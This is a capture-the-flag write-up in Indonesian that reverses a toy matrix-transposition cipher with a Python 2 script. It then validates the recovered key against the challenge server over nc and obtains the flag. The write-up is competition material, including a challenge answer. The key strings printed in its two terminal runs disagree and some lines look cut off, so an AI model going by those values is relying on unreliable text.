Analisa proses tersebut dan karena tidak diperlukan kunci pada enkripsi ini, kita dapat mendapatkan key flag dengan membalik prosesnya

Penyelesaiannya pada script python berikut :

```

def split(line, n):
    return [line[i:i+n] for i in range(0, len(line), n)]

def display_matrix(mat):
    for i in mat:
        print i

ciphertext =
"8tpZcA1lFWzEny8gYzKU8yNqPpKaUzZjYVMYhdhXdfrCQWhh84voFuJZHMFn9EBACWqYwZoH6Fqh1000amNf
XwD5iEUrmJ424QIgajQ6qZWyrpfSW66T1UeEOPwGBAKHbG3icy3tDWeEyuPZpNAogTt39o2JgU5UR9KMzz4dPr
ilq8QrAkB2asNxrE2KGNKiQizUamlfSdSnXeP5Vt3geqYKtgaw6fz1"

matrix = [None] * 15
for i in range(15):
    matrix[i] = [None] * 15

ciphertext = split(ciphertext, 3)
i = 0
j = 0
for s in ciphertext:
    if j == 15:
        j = 0
        i += 3

    matrix[j][i+0] = s[0]
    matrix[j][i+1] = s[1]
    matrix[j][i+2] = s[2]

```

```

    j += 1

ciphertext = ''
i = 0
j = 14
k = 14
l = 0
stepped = []
while True:
    if len(ciphertext) == 255:
        break
    if j == 15:
        k -= 1
        i = 1
        j = k
    try:
        if j >= 0:
            ciphertext += matrix[i][j]
    except:
        pass

    if i == 14:
        break
    i += 1
    j += 1

i = 1
j = 0
k = 1
l = 0
while True:
    if i == 15:
        break

    ciphertext += matrix[i][j]

    if i == 14:
        k += 1
        j = 0
        i = k
        continue

    i += 1
    j += 1

ciphertext = split(ciphertext, 15)
i = 0
for s in ciphertext[:8]:
    if i > 14:

```

```

        break
    for j in range(15):
        matrix[i][j] = s[j]
    i += 2

i = 1
for s in ciphertext[8:]:
    if i > 14:
        break
    for j in range(15):
        matrix[i][j] = s[j]

    i += 2

ciphertext = ''
i = 14
j = 14
t = 0
b = 14
l = 0
r = 13
direct = 'up'
stepped = []
while True:
    if len(ciphertext) == 225:
        break
    if (i == t and direct == 'up'):
        t += 1
        direct = 'left'
    elif (i == b and direct == 'down'):
        b -= 1
        direct = 'right'
    elif (j == l and direct == 'left'):
        l += 1
        direct = 'down'
    elif (j == r and direct == 'right'):
        r -= 1
        direct = 'up'

    try:
        ciphertext += matrix[i][j]
    except:
        break

    if direct == 'up':
        i -= 1
    elif direct == 'down':
        i += 1
    elif direct == 'left':

```

```

        j -= 1
    elif direct == 'right':
        j += 1

k = 0
for i in range(14, -1, -1):
    for j in range(14, -1, -1):
        matrix[j][i] = ciphertext[k]
        k += 1

key = ''
i = 0
j = 0
direct = 'right'
while True:
    key += matrix[i][j]
    if i == 14 and j == 14:
        break

    if j == 0 and direct == 'left':
        direct = 'right'
        i += 1
        continue
    if j == 14 and direct == 'right':
        direct = 'left'
        i += 1
        continue

    if direct == 'left':
        j -= 1
    else:
        j += 1

print key

```

Jalankan dan akan didapat key flag

```

merrick@Sentinel:/mnt/d/ctf/kksi$ python solve_matrix.py
Nth184AWe36tFZi1scXhyhuqwaQhB8Qi5P1wYNCozt8a4zrzrPGXipUzJkQU2BAZAUUUYmqwg2eFxbKaqDfHMYKOnSXV1i644WdpzrPK6ADKzU8hmoKUwS6w
FIEmP5glWey9TNRN2ETd152nWdOJ8yGpQjlrPKfEZShKqitBygHd9GqraZZA0jopFFQqV93EyE6fEzMgCtMaJ3HYZggowNrvracfOu3N1
merrick@Sentinel:/mnt/d/ctf/kksi$ _

```

Masukkan key pada remote service dan didapat flag yang benar

```
merricx@Sentinel:/mnt/d/ctf/kksi$ python solve_matrix.py
Nthl84AWe36tFZi1scXhyhuqwaQhB8Qi5P1wYNCozt8a4zrzrPGXipUzJkQU2BAZAUUUYmqwg2eFxbKaqDfHMYKOnSXV1i644WdpzrPK6ADKzU
FIEmP5gWYey9TNRN2ETd152nWdOJ8yGpQjlrPKfEZShKqitBygHd9GqraZZA0jopFFQqV93EyE6fEzMgCtMaJ3HYZggowNrvracfOu3N1
merricx@Sentinel:/mnt/d/ctf/kksi$ nc 202.148.2.243 11331

Im Nayeon Matrix Encryption Here
1. Encrypt Key
2. Key For Flag
3. Validate Key
Option : 3
Plain Key : Nthl84AWe36tFZi1scXhyhuqwaQhB8Qi5P1wYNCozt8a4zrzrPGXipUzJkQU2BAZAUUUYmqwg2eFxbKaqDfHMYKOnSXV1i644W
zU8hmoKUwS6wFIEmP5gWYey9TNRN2ETd152nWdOJ8yGpQjlrPKfEZShKqitBygHd9GqraZZA0jopFFQqV93EyE6fEzMgCtMaJ3HYZggowNrvra
Flag : KKS12019{Playin_Math_Matrix_With_Nayeon}merricx@Sentinel:/mnt/d/ctf/kksi$
```

Flag : KKS12019{Playin_Math_Matrix_With_Nayeon}